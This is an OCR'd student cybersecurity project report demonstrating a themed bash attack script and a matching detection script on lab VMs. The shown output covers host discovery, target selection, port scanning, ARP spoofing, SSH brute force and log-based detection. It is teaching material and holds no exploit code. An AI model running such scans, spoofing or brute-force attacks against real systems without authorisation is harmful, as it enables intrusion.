






- Experimented with the randomization
- At least all result comes up at least once
- There is possibility stone that seems to be more frequent to each other, attributable to pseudo randomness of machine, or just pure chance

2.4 If the user enters a different key, display a message and exit



- If the user input H (a certain key), a message is displayed and the the script is concluded via exit command.

2.5 For each attack, allow user to choose a target or random from the found IPs

```
Host Discovery

The host IP is identified to be: 192.168.142.129
The host Subnet Mask is identified to be: 192.168.142.129/24

Identifying LAN network Range.....
Performing Scanning on the current LAN: 192.168.142.129/24
——Scanning in Progress——

The hosts available are:
(currently inclusive of host machine, NAT device and DHCP se
192.168.142.1
192.168.142.2
192.168.142.128
192.168.142.130
192.168.142.131
192.168.142.133
192.168.142.254
```

IP Address Use on a NAT Network

Range	Address Use	Example
net.1	Host machine	192.168.0.1
net.2	NAT device	192.168.0.2
net.3–*net*.127	Static addresses	192.168.0.3–192.168.0.127
net.128–*net*.253	DHCP-assigned	192.168.0.128–192.168.0.253
net.254	DHCP server	192.168.0.254
net.255	Broadcasting	192.168.0.255

```
Input Y to confirm and wield the space stone
Input N to reconsider other stones
y

Preparing to attack
Please choose a target from the list of available hosts
The default IP to be attacked is the first one (arranged numerically) from the list

The current chosen IP to attack is: 192.168.142.128
Are you happy to proceed with this IP? (Please input your choice Y/N/R accordingly):
Y : That is the correct Target
N : No, I would like to choose the target
R : Randomize the IP to be targeted
r
You have chosen to pick the target at random

The current chosen IP to attack is: 192.168.142.130
Are you happy to proceed with this IP? (Please input your choice Y/N/R accordingly):
Y : That is the correct Target
N : No, I would like to choose the target
R : Randomize the IP to be targeted
r
You have chosen to pick the target at random

The current chosen IP to attack is: 192.168.142.133
Are you happy to proceed with this IP? (Please input your choice Y/N/R accordingly):
Y : That is the correct Target
N : No, I would like to choose the target
R : Randomize the IP to be targeted
n
The available IPs to attack are:
192.168.142.128
192.168.142.130
192.168.142.131
192.168.142.133

Which IP would you choose to attack?
```

- Note that: host machine, NAT device and DHCP server are excluded from target options list

2.5 For each attack, allow user to choose a target or random from the found IPs

```
Input Y to confirm and wield the space stone
Input N to reconsider other stones
y

Preparing to attack
Please choose a target from the list of available hosts
The default IP to be attacked is the first one (arranged numerically) from the list

The current chosen IP to attack is: 192.168.142.128
Are you happy to proceed with this IP? (Please input your choice Y/N/R accordingly):
Y : That is the correct Target
N : No, I would like to choose the target
R : Randomize the IP to be targeted
r
You have chosen to pick the target at random

The current chosen IP to attack is: 192.168.142.130
Are you happy to proceed with this IP? (Please input your choice Y/N/R accordingly):
Y : That is the correct Target
N : No, I would like to choose the target
R : Randomize the IP to be targeted
r
You have chosen to pick the target at random

The current chosen IP to attack is: 192.168.142.133
Are you happy to proceed with this IP? (Please input your choice Y/N/R accordingly):
Y : That is the correct Target
N : No, I would like to choose the target
R : Randomize the IP to be targeted
n
The available IP to attack are:
192.168.142.128
192.168.142.130
192.168.142.131
192.168.142.133

Which IP would you choose to attack?
```

```
Which IP would you choose to attack?
192.168.142.134
Inputted IP is invalid
Please choose from available IP

The current chosen IP to attack is: Invalid
Are you happy to proceed with this IP? (Please input your choice Y/N/R accordingly):
Y : That is the correct Target
N : No, I would like to choose the target
R : Randomize the IP to be targeted
n
The available IP to attack are:
192.168.142.128
192.168.142.130
192.168.142.131
192.168.142.133

Which IP would you choose to attack?
8.8.8.8
Inputted IP is invalid
Please choose from available IP

The current chosen IP to attack is: Invalid
Are you happy to proceed with this IP? (Please input your choice Y/N/R accordingly):
Y : That is the correct Target
N : No, I would like to choose the target
R : Randomize the IP to be targeted
y
Inputted IP is still Invalid

The current chosen IP to attack is: Invalid
Are you happy to proceed with this IP? (Please input your choice Y/N/R accordingly):
Y : That is the correct Target
N : No, I would like to choose the target
R : Randomize the IP to be targeted
```

```
;;
R|r)
    echo "You have chosen to pick the target at random"
    list_length=$(cat host_list | wc -l)
    list_randomizer=$((1 + RANDOM % list_length)) #The plus one is because the remainder of % operator can be zero
    chosen_ip_to_attack=$(cat host_list | head -n $list_randomizer | tail -n 1)
    choose_ip_to_attack
;;
```

```
The current chosen IP to attack is: Invalid
Are you happy to proceed with this IP? (Please input your choice Y/N/R accordingly):
Y : That is the correct Target
N : No, I would like to choose the target
R : Randomize the IP to be targeted
r
You have chosen to pick the target at random

The current chosen IP to attack is: 192.168.142.133
Are you happy to proceed with this IP? (Please input your choice Y/N/R accordingly):
Y : That is the correct Target
N : No, I would like to choose the target
R : Randomize the IP to be targeted
```

- If specified IP is not among listing, it will be declared ‘invalid’, and the attack could not proceed

2.5 For each attack, allow user to choose a target or random from the found IPs

```
Input Y to confirm and wield the space stone
Input N to reconsider other stones
y

Preparing to attack
Please choose a target from the list of available hosts
The default IP to be attacked is the first one (arranged numerically) from the list

The current chosen IP to attack is: 192.168.142.128
Are you happy to proceed with this IP? (Please input your choice Y/N/R accordingly):
Y : That is the correct Target
N : No, I would like to choose the target
R : Randomize the IP to be targeted
r
You have chosen to pick the target at random

The current chosen IP to attack is: 192.168.142.130
Are you happy to proceed with this IP? (Please input your choice Y/N/R accordingly):
Y : That is the correct Target
N : No, I would like to choose the target
R : Randomize the IP to be targeted
r
You have chosen to pick the target at random

The current chosen IP to attack is: 192.168.142.133
Are you happy to proceed with this IP? (Please input your choice Y/N/R accordingly):
Y : That is the correct Target
N : No, I would like to choose the target
R : Randomize the IP to be targeted
n
The available IP to attack are:
192.168.142.128
192.168.142.130
192.168.142.131
192.168.142.133

Which IP would you choose to attack?
```

```
;;
R|r)
    echo "You have chosen to pick the target at random"
    list_length=$(cat host_list | wc -l)
    list_randomizer=$((1 + RANDOM % list_length)) #The plus one is because the remainder of % operator can be zero
    chosen_ip_to_attack=$(cat host_list | head -n $list_randomizer | tail -n 1)
    choose_ip_to_attack
;;
```

- Experimented with the randomizer function, it seems to be well balanced between each available IP (example shows different IP) when chosen randomly

3.1 On attack selection, save it into a log file in /var/log – ATTACKER LOG

Can you tell which attack takes a lot of tries to work and hence logged a lot?

```
└─$ cat /var/log/gauntlet.log
2023-10-16/18:06:23 kali 00h:00m:13s reality priv_esc 192.168.142.129 attacking 192.168.142.133
2023-10-17/13:36:31 kali 00h:00m:08s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-17/13:45:51 kali 00h:00m:40s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-17/13:47:45 kali 00h:00m:04s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-17/13:53:18 kali 00h:00m:05s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-17/14:02:18 kali 00h:00m:04s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-17/14:05:16 kali 00h:00m:04s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-17/14:11:07 kali 00h:00m:03s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-17/14:14:51 kali 00h:00m:04s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-17/14:20:00 kali 00h:00m:10s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-17/14:28:13 kali 00h:00m:05s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-17/14:34:53 kali 00h:00m:07s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-17/14:43:33 kali 00h:00m:07s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-17/14:51:45 kali 00h:00m:06s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-17/15:01:24 kali 00h:00m:06s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-17/15:20:11 kali 00h:02m:46s soul arp_spoof 192.168.142.129 attacking 192.168.142.133
2023-10-17/15:24:22 kali 00h:01m:03s soul arp_spoof 192.168.142.129 attacking 192.168.142.133
2023-10-20/17:43:12 kali 00h:00m:07s time time_change 192.168.142.129 attacking 192.168.142.133
2023-10-22/22:13:09 kali 00h:00m:23s soul arp_spoof 192.168.142.129 attacking 192.168.142.133
2023-10-22/22:20:56 kali 00h:00m:26s soul arp_spoof 192.168.142.129 attacking 192.168.142.133
2023-10-22/23:40:11 kali 00h:00m:05s time time_change 192.168.142.129 attacking 192.168.142.133
2023-10-23/23:22:54 kali 00h:00m:06s reality priv_esc 192.168.142.129 attacking 192.168.142.133
2023-10-23/23:54:38 kali 00h:00m:06s reality priv_esc 192.168.142.129 attacking 192.168.142.133
2023-10-24/23:44:58 kali 00h:00m:06s space port_scan 192.168.142.129 attacking 192.168.142.133
2023-10-24/23:45:59 kali 00h:00m:05s space port_scan 192.168.142.129 attacking 192.168.142.131
2023-10-24/23:49:01 kali 00h:02m:25s power brute_force 192.168.142.129 attacking 192.168.142.133
```

- For testing, mainly use kali (.129) to attack ubuntu (.133) VM
- Attack another VM (.131) just to ensure the logging works correctly

3.1 On attack selection, save it into a log file in /var/log – DEFENDER LOG

```
┌──(kali㉿kali)-[~/projectsoc]
└─$ cat /var/log/shield.log
[!] 2023-10-22/15:21:16 1107 count of FAILED_LOGIN by 192.168.142.133 detected
[!] 2023-10-22/17:35:53 242 count of FAILED_LOGIN by 192.168.142.130 detected
[!] 2023-10-22/15:21:16 1297 count of FAILED_LOGIN by 192.168.142.133 detected
[!] 2023-10-22/15:21:16 1299 count of FAILED_LOGIN by 192.168.142.133 detected
[!] 2023-10-28/22:11:20 1108 count of PORT_SCAN by 192.168.142.130 detected
[!] 2023-10-28/22:11:08 65567 count of PORT_SCAN by 192.168.142.133 detected
[!] 2023-10-28/22:36:35 ARP_SPOOF for 192.168.142.130 detected
```

```
tc@tc:~$ cat /var/log/shield.log

[!] 2023-10-28/22:48:12 TIME_CHANGE from REMOTE_IP detected
[!] 2023-08-25/08:00:03 TIME_CHANGE from REMOTE_IP detected
[!] 2023-10-29/22:30:47 HASH_CHANGE by UNCONFIRMED_USER for black_widow.txt detected
[!] 2023-10-29/22:30:47 HASH_CHANGE by UNCONFIRMED_USER for captain_america.txt detected
[!] / HASH_CHANGE by UNCONFIRMED_USER for dnNycWVyLnhieAppZWo3OWdmNjVmMDk0OTI4NTJpaWoxZjlqaWUyZzhoMS
AgeGxzdi54YngK detected
[!] 2023-10-29/22:30:47 HASH_CHANGE by UNCONFIRMED_USER for hawkeye.txt detected
[!] 2023-10-29/22:30:47 HASH_CHANGE by UNCONFIRMED_USER for hulk.txt detected
[!] 2023-10-29/22:30:47 HASH_CHANGE by UNCONFIRMED_USER for ironman.txt detected
[!] 2023-10-29/22:30:47 HASH_CHANGE by UNCONFIRMED_USER for thor.txt detected
[!] 2023-10-29/23:24:27 FILE_FLOOD from REMOTE_IP detected
```

All types of attack has been detected at least once

The error in log (HASH_CHANGE) is likely because of a temporary file, but since this is an extra, not included in the scope of graded project. This is an example of false positive since it is not caused by change in monitored files

This can easily be excluded in parsing the log , so no further work done at this point

3.2 The log should hold the kind of attack, time of execution and IP addresses

Time (Stamp)

Time (Duration)

Attack Type

Target/Victim IP

```
┌──(kali㉿kali)-[~/projectsoc]
└─$ cat /var/log/gauntlet.log
2023-10-17/13:36:31 kali 00h:00m:08s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-17/13:45:51 kali 00h:00m:40s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-17/13:47:45 kali 00h:00m:04s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-17/13:53:18 kali 00h:00m:05s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-17/14:02:18 kali 00h:00m:04s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-17/14:05:16 kali 00h:00m:04s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-17/14:11:07 kali 00h:00m:03s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-17/14:14:51 kali 00h:00m:04s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-17/14:20:00 kali 00h:00m:10s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-17/14:28:13 kali 00h:00m:05s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-17/14:34:53 kali 00h:00m:07s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-17/14:43:33 kali 00h:00m:07s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-17/14:51:45 kali 00h:00m:06s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-17/15:01:24 kali 00h:00m:06s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-17/15:20:11 kali 00h:02m:46s soul arp_spoof 192.168.142.129 attacking 192.168.142.133
2023-10-17/15:24:22 kali 00h:01m:03s soul arp_spoof 192.168.142.129 attacking 192.168.142.133
2023-10-20/17:43:12 kali 00h:00m:07s time time_change 192.168.142.129 attacking 192.168.142.133
2023-10-22/22:13:09 kali 00h:00m:23s soul arp_spoof 192.168.142.129 attacking 192.168.142.133
2023-10-22/22:20:56 kali 00h:00m:26s soul arp_spoof 192.168.142.129 attacking 192.168.142.133
2023-10-22/23:40:11 kali 00h:00m:05s time time_change 192.168.142.129 attacking 192.168.142.133
2023-10-24/23:44:58 kali 00h:00m:06s space port_scan 192.168.142.129 attacking 192.168.142.133
2023-10-24/23:45:59 kali 00h:00m:05s space port_scan 192.168.142.129 attacking 192.168.142.131
2023-10-24/23:49:01 kali 00h:02m:25s power brute_force 192.168.142.129 attacking 192.168.142.133
2023-10-27/11:35:14 kali 00h:00m:07s space port_scan 192.168.142.129 attacking 192.168.142.133
2023-10-27/11:39:39 kali 00h:00m:07s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-27/11:47:53 kali 00h:01m:17s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-27/11:58:22 kali 00h:00m:13s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-27/12:46:48 kali 00h:00m:04s space port_scan 192.168.142.129 attacking 192.168.142.133
2023-10-28/22:47:53 kali 00h:00m:04s time time_change 192.168.142.129 attacking 192.168.142.133
2023-10-28/22:55:20 kali 00h:00m:03s time time_change 192.168.142.129 attacking 192.168.142.133
2023-10-29/22:02:12 kali 00h:00m:06s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-29/22:08:22 kali 00h:00m:06s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-29/22:19:05 kali 00h:00m:06s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-29/22:30:51 kali 00h:00m:06s mind riddle_ware 192.168.142.129 attacking 192.168.142.133
2023-10-29/23:13:31 kali 00h:00m:05s reality mirror_dimension 192.168.142.129 attacking 192.168.142.133
2023-10-29/23:24:25 kali 00h:00m:04s reality mirror_dimension 192.168.142.129 attacking 192.168.142.133
```

Used a distinctive word “attacking” so that it can be easier to parse in grep function if ingested to a SIEM system

The second column is denoting user executing the attack (in this case, all is done using kali account)

Noted that all type of attack are logged correctly at least once

```
┌──(kali㉿kali)-[~]
└─$ cat /var/log/gauntlet.log | awk '{print $4,$5}' | sort | uniq
mind riddle_ware
power brute_force
reality mirror_dimension
soul arp_spoof
space port_scan
time time_change
```

4 Creativity

- THEME!
- More attack than required
- Defending / Detecting script in addition to attacking script
- Project Banners and Animation
- Text Formatting / Coloring
- Documentations and considerations
- Others

DEMONSTRATION SECTION

SPACE STONE – ATTACK TEST

Before to after attack

```
┌──(kali㉿kali)-[~/projectsoc]
└─$ ls
gauntlet.sh  host_list  mjolnir.sh  originaltarget  shield.sh  ss  target  unpw.lst

The current chosen IP to attack is: 192.168.142.133
Are you happy to proceed with this IP? (Please input your choice Y/N/R accordingly):
Y : That is the correct Target
N : No, I would like to choose the target
R : Randomize the IP to be targeted
y
TARGET LOCKED: 192.168.142.133
Entering Attack Phase....
Launching Attack....

Executing Space Stone Attack: Port Scan
You have chosen 192.168.142.133 as the target

Attack Has Been Launched and Completed! Logged in /var/log/gauntlet.log
What shall we do next? Please input accordingly

Input A to relaunch the same attack
Input B to choose a new target (by IP number)
Input C to change the method (ie. another infinity stone)
Input D to EXIT SCRIPT
```

```
┌──(kali㉿kali)-[~/projectsoc]
└─$ ls
gauntlet.sh  host_list  mjolnir.sh  originaltarget  shield.sh  space_result  ss  target  unpw.lst

┌──(kali㉿kali)-[~/projectsoc]
└─$ cat space_result
30/10/2023_10:35:21 192.168.142.133 Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-30 10:35 +08
30/10/2023_10:35:21 192.168.142.133 Nmap scan report for 192.168.142.133
30/10/2023_10:35:21 192.168.142.133 Host is up (0.0026s latency).
30/10/2023_10:35:21 192.168.142.133 Not shown: 65532 closed tcp ports (reset)
30/10/2023_10:35:21 192.168.142.133 PORT   STATE SERVICE
30/10/2023_10:35:21 192.168.142.133 21/tcp open  ftp
30/10/2023_10:35:21 192.168.142.133 22/tcp open  ssh
30/10/2023_10:35:21 192.168.142.133 80/tcp open  http
30/10/2023_10:35:21 192.168.142.133 MAC Address: 00:0C:29:F7:BB:78 (VMware)
30/10/2023_10:35:21 192.168.142.133
30/10/2023_10:35:21 192.168.142.133 Nmap done: 1 IP address (1 host up) scanned in 4.43 seconds
```

- Noted the creation of the space_result document for further enumeration purpose outside the scope of the project
- Note that the open ports as checked in target and scan result is the same (21,22,80)

```
tc@tc:~$ netstat -tlpn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::21                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tc@tc:~$ _
```

```
┌──(kali㉿kali)-[~/projectsoc]
└─$ cat /var/log/gauntlet.log | tail -n 3
2023-10-30/10:35:21 kali 00h:00m:0s space port_scan 192.168.142.129 attacking 192.168.142.133
2023-10-30/10:48:14 kali 00h:00m:03s time time change 192.168.142.129 attacking 192.168.142.133
2023-10-30/10:58:33 kali 00h:02m:05s power brute_force 192.168.142.129 attacking 192.168.142.133
```

SPACE STONE – DEFENCE TEST

```
Please choose an infinity stone
Input A for Privilege Escalation Defence                (Reality Stone)
Input B for Arpspoof Defence                              (Soul Stone)
Input C for Brute Force Defence                          (Power Stone)
Input D for Port Scan Defence                            (Space Stone)
Input E for Time Distortion Defence                       (Time Stone)
Input F for Riddleware Defence                            (Mind Stone)
Input G for Terminating Process/Script             (Avengers Dismissed!)
d
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

```
The current chosen IP to attack is: 192.168.142.129
Are you happy to proceed with this IP? (Please input your choice Y/N/R accordingly):
Y : That is the correct Target
N : No, I would like to choose the target
R : Randomize the IP to be targeted
y
TARGET LOCKED: 192.168.142.129
Entering Attack Phase....
Launching Attack....

Executing Space Stone Attack: Port Scan
You have chosen 192.168.142.129 as the target
gauntlet.sh: line 623: /var/log/gauntlet.log: Permission denied

Attack Has Been Launched and Completed! Logged in /var/log/gauntlet.log
What shall we do next? Please input accordingly

Input A to relaunch the same attack
Input B to choose a new target (by IP number)
Input C to change the method (ie. another infinity stone)
Input D to EXIT SCRIPT
```

```
sift@siftworkstation: ~
$ nmap 192.168.142.129 -F
Starting Nmap 7.80 ( https://nmap.org ) at 2023-10-28 14:11 UTC
Nmap scan report for 192.168.142.129
Host is up (0.00037s latency).
Not shown: 99 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
sift@siftworkstation: ~
$ nmap 192.168.142.129
Starting Nmap 7.80 ( https://nmap.org ) at 2023-10-28 14:11 UTC
Nmap scan report for 192.168.142.129
Host is up (0.00020s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
sift@siftworkstation: ~
```

```
┌──(kali㉿kali)-[~/projectsoc]
└─$ cat /var/log/shield.log
[!] 2023-10-22/15:21:16 1107 count of FAILED_LOGIN by 192.168.142.133 detected
[!] 2023-10-22/17:35:53 242 count of FAILED_LOGIN by 192.168.142.130 detected
[!] 2023-10-22/15:21:16 1297 count of FAILED_LOGIN by 192.168.142.133 detected
[!] 2023-10-22/15:21:16 1299 count of FAILED_LOGIN by 192.168.142.133 detected
[!] 2023-10-28/2[illegible]:11:20 1108 count of PORT_SCAN by 192.168.142.130 detected
[!] 2023-10-28/22:11:08 65567 count of PORT_SCAN by 192.168.142.133 detected
```

- Otherwise instructed, the tcpdump would continue to capture packets. When the defender would like to stop the process, they can press Ctrl + c
- When scanned using ubuntu, all port scan is used, so at least 65,535 scan have to be identified (correct as 65,567 identified)
- When scanned using sift, one standard (1000 scans) and one fast (100 scans) are used, so at least 1,100 scan have to be identified (correct as 1108 identified)

SOUL STONE – ATTACK AND DEFENCE TEST

```
The current chosen IP to attack is: 192.168.142.129
Are you happy to proceed with this IP? (Please input your choice Y/N/R accordingly):
Y : That is the correct Target
N : No, I would like to choose the target
R : Randomize the IP to be targeted
y
TARGET LOCKED: 192.168.142.129
Entering Attack Phase....
Launching Attack....

Executing Soul Stone Attack: ARP spoof
You have chosen 192.168.142.129 as the target
Please input the IP address to be impersonated: 192.168.142.130
```

```
┌──(kali㉿kali)-[~]
└─$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.142.133          ether   00:0c:29:f7:bb:78   C                     eth0
192.168.142.67           ether   00:0c:29:f7:bb:78   C                     eth0
192.168.142.254          ether   00:50:56:e5:bc:6e   C                     eth0
192.168.142.130          ether   00:0c:29:af:b4:7c   C                     eth0
192.168.142.2            ether   00:50:56:e7:e2:2c   C                     eth0

┌──(kali㉿kali)-[~]
└─$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.142.133          ether   00:0c:29:f7:bb:78   C                     eth0
192.168.142.67           ether   00:0c:29:f7:bb:78   C                     eth0
192.168.142.254          ether   00:50:56:e5:bc:6e   C                     eth0
192.168.142.130          ether   00:0c:29:f7:bb:78   C                     eth0
192.168.142.2            ether   00:50:56:e7:e2:2c   C                     eth0

┌──(kali㉿kali)-[~]
└─$
```

```
┌──(kali㉿kali)-[~/projectsoc]
└─$ cat /var/log/shield.log
[!] 2023-10-22/15:21:16 1107 count of FAILED_LOGIN by 192.168.142.133 detected
[!] 2023-10-22/17:35:53 242 count of FAILED_LOGIN by 192.168.142.130 detected
[!] 2023-10-22/15:21:16 1297 count of FAILED_LOGIN by 192.168.142.133 detected
[!] 2023-10-22/15:21:16 1299 count of FAILED_LOGIN by 192.168.142.133 detected
[!] 2023-10-28/22:11:20 1108 count of PORT_SCAN by 192.168.142.130 detected
[!] 2023-10-28/22:11:08 65567 count of PORT_SCAN by 192.168.142.133 detected
[!] 2023-10-28/22:36:35 ARP_SPOOF for 192.168.142.130 detected
```

We know the attack is successful because the mac number for 192.168.142.130 changes during the attack. During the attack, the mac of 192.168.142.130 matches the attacker (192.168.142.133)

Since ARP spoof is falsifying IP address, we can not be sure for the real IP address of the attacker and hence in the shield.log it does not specify attacker, but only the relevant attacked IP (hence the use of “for” instead of “by”)


The victim is only limited to the host identified during netdiscover at the beginning of the script, however, the impersonated person is not checked/limited and it is up to the attacker to decide


For Project purpose, arpspoof, one sided is enough, each machine should be capable of detecting if someone is pretending to be gateway/another IP. Hence, in this case it is not a “man-in-the-middle” attack

POWER STONE

- Justification of identifying bruteforce as 10: nmap -F is 100, while normal is 1000. Paremeter can be changed according to company policy. The blocking can be done by separate process (e.g. fail2ban).
- The detection in shield.sh is only for flagrant/egregious noisy attacks.

POWER STONE – ATTACK TEST





- The result of brute force is redirected into file called power_result for further purposes outside the scope of this project
- This attack would yield a positive result only if the combination of user and password are inside the unpw.lst

POWER STONE – DEFENCE TEST

```
Which IP would you choose to attack?
192.168.142.129
Inputted IP is valid (among available host in the network)

The current chosen IP to attack is: 192.168.142.129
Are you happy to proceed with this IP? (Please input your choice Y/N/R accordingly):
Y : That is the correct Target
N : No, I would like to choose the target
R : Randomize the IP to be targeted
y
TARGET LOCKED: 192.168.142.129
Entering Attack Phase....
Launching Attack....

Executing Power Stone Attack: Brute Force
You have chosen 192.168.142.129 as the target
```

```
Input F for Riddleware Defence                                    (Mind Stone)
Input G for Terminating Process/Script                (Avengers Dismissed!)
================================================================================
c
[!] 2023-10-22/15:21:16 1299 count of FAILED_LOGIN by 192.168.142.133 detected
This has previously been logged
[!] 2023-10-22/17:35:53 242 count of FAILED_LOGIN by 192.168.142.130 detected
This has previously been logged
```

If script runs twice without change in auth.log, it would not be logged

WRONG LOGIN

```
